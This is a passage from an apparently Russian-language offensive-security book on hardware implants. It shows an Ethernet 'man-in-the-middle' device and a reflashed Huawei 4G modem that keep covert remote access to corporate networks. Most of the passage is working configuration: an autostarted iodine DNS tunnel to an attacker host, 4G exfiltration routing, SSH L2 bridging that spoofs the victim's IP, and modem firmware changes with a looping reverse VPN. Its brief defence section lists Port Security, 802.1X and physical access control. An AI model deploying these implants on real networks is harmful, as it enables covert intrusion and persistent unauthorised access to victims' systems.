Устройство будет пытаться выйти на связь с опорным сервером через текущую или внешнюю 4G-сеть (об этом чуть позже).

8.1.7. DNS-доступ

В ряде случаев из локальной сети нет прямого доступа в Интернет и способ, описанный ранее, может не сработать. Однако очень часто ресолв произвольных внешних DNS-зон разрешен. Поэтому VPN-канал может быть реализован через обычные DNS-запросы:

/lib/systemd/system/iodine.service

```
[Unit]
Description=iodine

[Service]
ExecStart=/usr/sbin/iodine -f -r -m 500 -P s3cr3t dns.attacker.tk
Restart=always
RestartSec=60

[Install]
WantedBy=default.target
```

Автозапуск DNS-туннеля:

```
systemctl enable iodine.service
systemctl start iodine.service
```

Даже если из внутренней сети нет прямого выхода в Интернет, но есть разрешение произвольных DNS-имен, устройство на этом построит VPN-туннель до опорного сервера, через который потенциальный злоумышленник получит обратный доступ в сеть.

8.1.8. 4G-доступ

Устройство сконфигурировано так, чтобы получить доступ в Интернет до опорного сервера через точку закрепления с обычного TCP- или DNS-туннелей. Но если из локальной сети совсем нет выхода в Интернет, то может быть организован канал передачи данных по независимому 4G через подключаемый внешний USB-модем (рис. 8.6).

Сделать это можно буквально в пару-тройку строк в конфиге — придется добавить автозапуск DHCP для сетевого интерфейса 4G-модема. Современные HiLink-модемы определяются как простое Ethernet-устройство, что максимально облегчает настройку:

/etc/network/interfaces

```
...
allow-hotplug eth2
auto eth2
iface eth2 inet dhcp
 metric 1
```



Рис. 8.6. Внешний канал эксфильтрации аппаратной закладки

Благодаря директиве `metric 1`, маршрут 4G-интерфейса приоритетнее маршрута Ethernet-сети, и устройство не теряет выход в Интернет при наличии двух дефолтных маршрутов.

* * *

Подытожим. В каждом случае Ethernet-backdoor пытается выйти на связь с опорным выделенным сервером и предоставляет злоумышленнику удаленный доступ во внутреннюю сеть:

- по VPN — через текущую сеть;
- по VPN — используя DNS-эксфильтрацию через текущую сеть;
- по VPN — через внешний канал 4G;
- через Wi-Fi.

Теперь устройство полностью настроено и готово к работе в самых разных ситуациях.

8.2. Закрепление

Итак, злоумышленник находит компьютер и незаметно подключает устройство (рис. 8.7). При этом компьютер реально не потеряет доступ в сеть и даже не увидит промежуточного узла. Rock Pi параллельно с прозрачной



Рис. 8.7. Подключение аппаратной закладки «посередине» между компьютером и коммутатором

пересылкой трафика жертвы, открывает атакующему сетевой доступ как в сторону компьютера жертвы, так и в сторону локальной сети.

Аппаратная закладка может быть размещена где угодно: от рядового компьютера или принтера до серверной. Все зависит от того, куда успел получить доступ потенциальный злоумышленник. Небольшие размеры позволяют разместить аппаратный бэкдор даже внутри другого устройства. Так, аппаратную закладку можно разместить даже внутри IP-телефона, расположенного в переговорке, как показано на рис. 8.8. Переговорки часто бывают свободными на короткие промежутки времени, чем может воспользоваться потенциальный внутренний нарушитель.

Конфигурация устройства позволяет использовать девайс не только в модели «посередине». Его можно просто включить одним любым портом в свободную Ethernet-розетку для поддержания удаленного доступа, как показано на рис. 8.9. А затем, используя все возможные физические и логические каналы доступа (VPN, DNS, Wi-Fi, 4G), атакующий может удаленно зайти на устройство и уже с него получить доступ в сеть.

Для развития дальнейших атак злоумышленнику не нужно каждый раз разворачивать на устройстве весь необходимый хакерский софт. Закладке достаточно быть лишь шлюзом и просто пересылать пакеты от атакующего в сеть.



Рис. 8.8. Подключение аппаратной закладки «посередине» между IP-телефоном и коммутатором



Рис. 8.9. Подключение аппаратной закладки в сетевую розетку

8.2.1. L3-доступ

Теперь рассмотрим, как такое устройство может быть настроено в режим шлюза, и организован простой L3-доступ в целевую сеть. Для этого нужно только два компонента.

Первый — это транзит пакетов. При включении этой опции ядра сетевые пакеты в соответствии с маршрутизацией могут проходить с одного интерфейса (VPN) на другой (Ethernet):

/etc/sysctl.conf

```
net.ipv4.ip_forward=1
```

Второй – это SNAT, выполняющий корректировку IP-адреса отправителя для пакетов, меняющих сетевой интерфейс. В рассматриваемом случае — идущих с VPN на Ethernet-порты:

```
iptables -t nat -A POSTROUTING -o br0 -j MASQUERADE
iptables-save | sudo tee /etc/iptables.up.rules
```

/etc/network/if-pre-up.d/iptables

```
#!/bin/bash
/sbin/iptables-restore < /etc/iptables.up.rules
```

Это дает атакующему чрезвычайно простой и удобный доступ к сети, где размещена закладка. Все, что требуется на стороне атакующего, — просто добавить маршрут через Packet Squirrel:

```
route add -net 10.0.0.0/8 gw packet_squirrel
ping 10.10.10.10
```

Смартфон атакующего, никак не связанный напрямую с ноутбуком жертвы, подключен к единой с Packet Squirrel VPN-сети (рис. 8.10). На смартфоне задается маршрут с Packet Squirrel в качестве шлюза, после чего атакующий получает прямой сетевой доступ во внутреннюю сеть.

Несомненно, для атакующего это чрезвычайно удобно и может применяться как для задач скрытого получения доступа, так и развития дальнейших атак. Но, если говорить об атаках, то это лишь L3-доступ (сетевой уровень модели OSI), не дающий всех возможностей в плане атак, так как злоумышленник непосредственно не находится в сетевом сегменте внутренней сети, а использует для этого Packet Squirrel в качестве шлюза. Чтобы оказаться непосредственно в сетевом сегменте и иметь полный арсенал атак, присущих Ethernet-сетям от ARP до NetBIOS spoofing, атакующему требуется получить L2-доступ (канальный уровень модели OSI).



Рис. 8.10. Получение сетевого доступа в локальную сеть, где размещена аппаратная закладка

8.2.2. L2-доступ

Чтобы получить полноценный L2-доступ в сетевой сегмент, где размещена закладка, атакующему нужно создать еще один дополнительный туннель. Самый простой способ это сделать — воспользоваться SSH:

/etc/ssh/sshd_config

```
PermitRootLogin yes
PermitTunnel ethernet
```

Так как на устройстве Ethernet-интерфейсы уже в сетевом мосту (`br0`), то атакующему остается лишь добавить новый L2-интерфейс от SSH в мост:

```
sudo ssh root@packet_squirrel -o Tunnel=ethernet -w any:any
packet_squirrel> brctl addif br0 tap1
packet_squirrel> ifconfig tap1 up
```

Сетевой мост копирует каждый сетевой пакет с Ethernet-интерфейсов на виртуальный tap-интерфейс, и наоборот — напрямую забрасывая пакеты от атакующего в сетевой сегмент.

На удаленной стороне атакующего тоже появляется новый L2-интерфейс, на который приходят все пакеты, слышимые Packet Squirrel, и который является для атакующего L2-порталом во внутренний сетевой сегмент:

```
attacker> sudo ifconfig tap1 up
attacker> sudo dhclient tap1
```

Теперь, оказавшись непосредственно в сетевом сегменте с Packet Squirrel, злоумышленник может получить внутренний IP-адрес по DHCP. А может и, для большей незаметности, использовать IP-адрес жертвы:

```
packet_squirrel> sudo ifconfig br0 0
attacker> sudo ifconfig tap1 $victim_ip/24
```

* * *

Таким образом, миниатюрное устройство, спрятанное где-то в недрах корпоративной сети, за одним из системников, принтеров в коридоре, IP-телефонов в переговорке или даже за толщей проводов серверной, может скрытно от имени жертвы (с ее MAC- и IP-адреса) взаимодействовать с узлами внутренней сети. Злоумышленник при этом способен использовать внутренний IP-адрес сетевого сегмента локальной сети, в то время как сам может находиться в любой точке планеты.

Вообще это устройство можно также использовать и для удаленных внутренних пентестов, когда Заказчик просто подключает подобную коробочку в нужный сетевой сегмент. И больше никаких действий не требуется: от Заказчика — согласования допусков, а от исполнителей — длительных перелетов и неудобных VPN.

8.3. Защита

Можно сформулировать следующие меры защиты:

- использование Port Security в чистом виде не позволяет злоумышленнику получить доступ к незанятой сетевой розетке — ведь он не будет знать нужный легитимный MAC-адрес;
- если задействовать еще и 802.1X, то у злоумышленника не будет возможности вклиниться посередине. Ведь в момент подключения Packet Squirrel требуется, хоть и на короткое время, но разъединить сеть, что провоцирует необходимость повторной аутентификации;
- также может помочь регламентация и контроль физического доступа посторонних лиц к Ethernet-портам и устройствам.

Закрепление через незащищенные USB-порты

9

С Ethernet-портами все понятно — подключились и получили доступ в сеть. Но что можно сделать с USB-портом?

В распоряжении атакующего и в этом случае может быть вся та магия с эмуляцией устройств через USB (атаки BadUSB-eth, описанные в *главе 4*). Только теперь пойдет она не на атаку, а на поддержание удаленного доступа.

Задумывались ли вы о том, что современные 4G-модемы (HiLink) — это устройства размером чуть больше флешки и с настоящей Linux внутри? Например, Android 2.3/Linux 3.4.5 + VxWorks v6.8 для GSM. Это полностью автономные устройства с питанием по USB. Сразу после подключения к компьютеру ОС модема за несколько секунд загружается и эмулирует свой USB как сетевую карту.

Для этой атаки лучшим аппаратным решением компактной формы с 4G-модулем является непосредственно сам HiLink 4G-модем. Это может быть популярный Huawei E3372h-153, позволяющий произвести перепрошивку и имеющий богатую поддержку сообществом энтузиастов.

Как уже отмечено ранее, современные 4G-модемы представляют собой HiLink-модемы, т. е. модемы, определяемые как USB-сетевая карта. Для ОС компьютера максимально удобно взаимодействовать с Интернетом через такую виртуальную Ethernet-сеть. Но в то же время и модем может взаимодействовать с этим компьютером. Внутри модема — полноценная ОС, которая так же, как продемонстрировано с BadUSB-eth (см. *главу 4*), эмулирует сетевую карту. Схема такого закрепления представлена на рис. 9.1.



Рис. 9.1. Информационные потоки при закреплении по USB

Для реализации закрепления в похожих обстоятельствах существует готовый девайс (Lan Turtle), однако он лишен важной особенности — поддержки стороннего 4G-канала.

9.1. Реализация

Сам HiLink 4G-модем настолько удачно подходит для организации удаленного доступа, что требует минимум изменений. Его главные преимущества:

- не требует дополнительного питания;
- скрытое подключение — устройство не видно в локальной сети, так как существует только в пределах непосредственно того компьютера, к которому подключено;
- независимый канал передачи данных 4G позволяет иметь доступ даже внутри изолированных локальных сетей или автономных рабочих мест.

Для максимальной эффективности устройству требуется небольшая доработка — перепрошивка модема. После всех доработок ОС модема автоматически устанавливает VPN-соединение с опорным сервером через 4G-сеть (внешний канал) и обеспечивает таким образом устойчивый сетевой доступ из любого уголка мира к компьютеру, в который вставлен модем.

Изначально получить доступ к ОС модема можно одним из способов:

```
telnet 192.168.8.1
adb connect 192.168.8.1:5555
```

Чтобы выполнить дальнейшие настройки, требуется включить порты для AT-команд:

```
curl http://192.168.8.1/html/switchDebugMode.html
minicom -D /dev/ttyUSB0
```

После включения отладочного режима ОС модема может быть модифицирована — для этого нужно войти в режим перепрошивки и загрузить открытую прошивку:

```
at^godload    # переход в режим прошивки. Модем перезагрузится
sudo ./balong_flash -p /dev/ttyUSB0 E3372h-153_Update_22.200.15.00.00_M_
AT_05.10_nv.exe
```

После запуска модем обычно эмулирует CD-ROM с драйверами плюс SD-карту. Lan Turtle должен предоставлять лишь скрытый сетевой доступ к цели и не создавать никаких посторонних устройств. Поэтому нужно отключить все, кроме эмуляции сети:

```
AT^NVWREX=50091,0,60,1 0 0 0 FF 00 0 0 0 0 0 0 0 0 0 0 0 0 0 0 A3 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 #
не переходить в режим cdrom при запуске, включен RNDIS/CDC
AT^RESET    # перезагрузка
```

Далее требуется модифицировать DHCP-сервер, чтобы модем не объявлял себя шлюзом, и на компьютере не ломалась таблица маршрутизации. Модем должен подключаться максимально скрытно:

```
cat <<EE > /data/config
Interface br0
MinLease 30
Vendorid c0012
Address main
EnbSrv 1
Start 192.168.8.100
End 192.168.8.200
Option lease 86400
Option subnet 255.255.255.0
Address main end
EE
```

Теперь нужно скопировать на модем openvpn-клиент с драйвером и конфигом. Чтобы ничего не компилировать, готовые бинарники можно взять с **https://4pda.to/forum/index.php?showtopic=1007632&st=120**:

```
adb push tun.ko /online/ovpn/
adb push openvpn /online/ovpn/
adb push vds.ovpn /online/ovpn/

cat <<EE > /data/vpn.sh
#!/system/bin/busybox sh
while :; do /online/ovpn/openvpn --config /online/ovpn/vds.ovpn --route-
noexec; done
EE
chmod 700 /data/vpn.sh

busybox passwd
reboot
```

Для большей надежности обратного подключения VPN лучше запускать в бесконечном цикле.

Осталось лишь настроить автозапуск всего этого и не забыть включить маршрутизацию пакетов через модем от VPN по 4G-сети в сторону целевого компьютера:

```
mount -o remount,rw /dev/block/mtdblock16

cat <<EE >> /system/etc/autorun.sh
/data/autorun.sh &
EE
```

```
cat <<EE > /data/autorun.sh
#!/system/bin/busybox sh
killall dhcps.real
cp /data/config /var/dhcp/dhcps/config
dhcps.real &
sleep 5
insmod /online/ovpn/tun.ko
/data/vpn.sh &
iptables -t nat -A POSTROUTING -o br0 -s 172.16.0.0/24 -j MASQUERADE
iptables -I INPUT 1 -i br0 -p tcp --dport 80 -j DROP
iptables -I FORWARD 2 -i br0 -o wan0 -j DROP
EE
chmod 700 /data/autorun.sh
```

Также на модеме Lan Turtle запрещен выход в 4G-интернет с компьютера жертвы и прикрыта веб-админка.

Теперь модем полностью «заряжен» и готов к использованию в качестве аппаратной закладки.

9.2. Закрепление

Подключенный аппаратный бэкдор может выглядеть примерно так, как показано на рис. 9.2.



Рис. 9.2. Подключение аппаратной закладки к системному блоку

Достаточно неприметно, не правда ли? Просто какая-то большая флешка, подумал бы рядовой пользователь. Если у злоумышленника есть возможность добраться до компьютера, то мало кто сразу заметит столь «странное» устройство. Это обеспечивает потенциальному злоумышленнику длительный сетевой доступ до цели по автономному каналу. Заметьте, что тут используется именно сторонний канал для удаленного подключения, так что больше не требуется наличия выхода в сеть Интернет с внутренней сети. Канал мобильной сети дает злоумышленнику гарантированный удаленный доступ.

9.2.1. L3-доступ

Смартфон и Lan Turtle подключаются к одному и тому же опорному VPN-серверу, который связывает их сетевой трафик. 4G-модем перенастроен так, чтобы пропускать сетевой трафик в нехарактерном обратном направлении — от VPN по 4G через себя в сторону компьютера, подобно шлюзу.

В примере, показанном на рис. 9.3, смартфон и ноутбук никак не связаны напрямую и работают в разных сетях. Ноутбук — в локальной сети по проводу без Интернета, а смартфон — имеет выход в Интернет по 4G.

Но после добавления маршрута до ноутбука жертвы через Lan Turtle, смартфон атакующего получает к нему сетевой доступ:

```
route add -host victim gw lan_turtle
```



Рис. 9.3. Получение сетевого доступа к компьютеру через аппаратную закладку

Теперь даже на расстоянии тысяч километров у злоумышленника есть прямой сетевой доступ к жертве, и это при том, что сама жертва даже никак не связана с сетью Интернет.

Подобный способ закрепления дает сетевой доступ только до компьютера, в который вставлен модем, но никак не в его локальную сеть. Дальнейшие действия атакующего сопряжены с необходимостью получить логический доступ к компьютеру. Если злоумышленник предварительно не раздобыл учетных данных для доступа к компьютеру, то ему придется взломать его, чтобы управлять им. В случае успеха это дает как контроль над самим компьютером, так и возможность идти дальше — вглубь локальной сети.

Используя L3-доступ, атакующий может применить различные атаки на целевой компьютер: начиная от атаки подбора пароля, заканчивая уязвимостями в ПО. Иными словами — это атаки уровня приложений.

Чтобы злоумышленнику открыть полный спектр уже сетевых атак, может потребоваться организовать более близкий к цели L2 VPN-туннель.

9.2.2. L2-доступ

Для этого необходимо пробросить еще один VPN-туннель внутри уже имеющегося. Если первый VPN использовался для связи с устройством Lan Turtle, то второй туннель дает максимально возможный сетевой доступ до компа через сеть, сэмулированную по USB.

Для этого внутри модема нужно выполнить несколько команд, создающих еще один VPN-туннель и помещающих новоиспеченный виртуальный tap-интерфейс в сетевой мост с USB-интерфейсом:

```
./openvpn --config l2.ovpn --route-noexec
brctl addif br0 tap1
ifconfig tap1 0
```

где конфигурационный файл примерно со следующим содержимым может быть создан прямо внутри модема:

l2.ovpn

```
client
proto tcp
dev tap

remote 172.16.0.10 1194

<ca>
</ca>

<cert>
```

```
</cert>

<key>
</key>

keepalive 10 60

persist-key
persist-tun
```

В этой конфигурации модем выступает клиентом и подключается к атакующему.

На модеме после подключения появляется L2 VPN-интерфейс с IP-адресом, который на самом деле не нужен, но так уж работает openvpn. Этот IP-адрес нужно сбросить и затем поместить интерфейс в мост. В результате в VPN-интерфейс идут L2-пакеты от USB-сети компьютера. И атакующий получает не просто логический сетевой доступ до целевого компьютера — он видит его, словно подключился к нему простым интернет-кабелем.

На стороне атакующего после создания VPN-туннеля требуется вручную выставить ему IP-адрес из подсети USB сетевого адаптера компьютера жертвы:

```
sudo openvpn --config lan_turtle.ovpn --route-noexec
sudo ifconfig tap0 192.168.8.200/24
```

Конфигурационный файл для открытия L2 VPN-туннеля с Lan Turtle:

lan_turtle.ovpn

```
local 172.16.0.10
port 1194
proto tcp
dev tap

user nobody

<ca>
</ca>

<cert>
</cert>

<key>
</key>
```

```
<dh>
</dh>

server 192.168.9.0 255.255.255.0

keepalive 10 180
verb 3
```

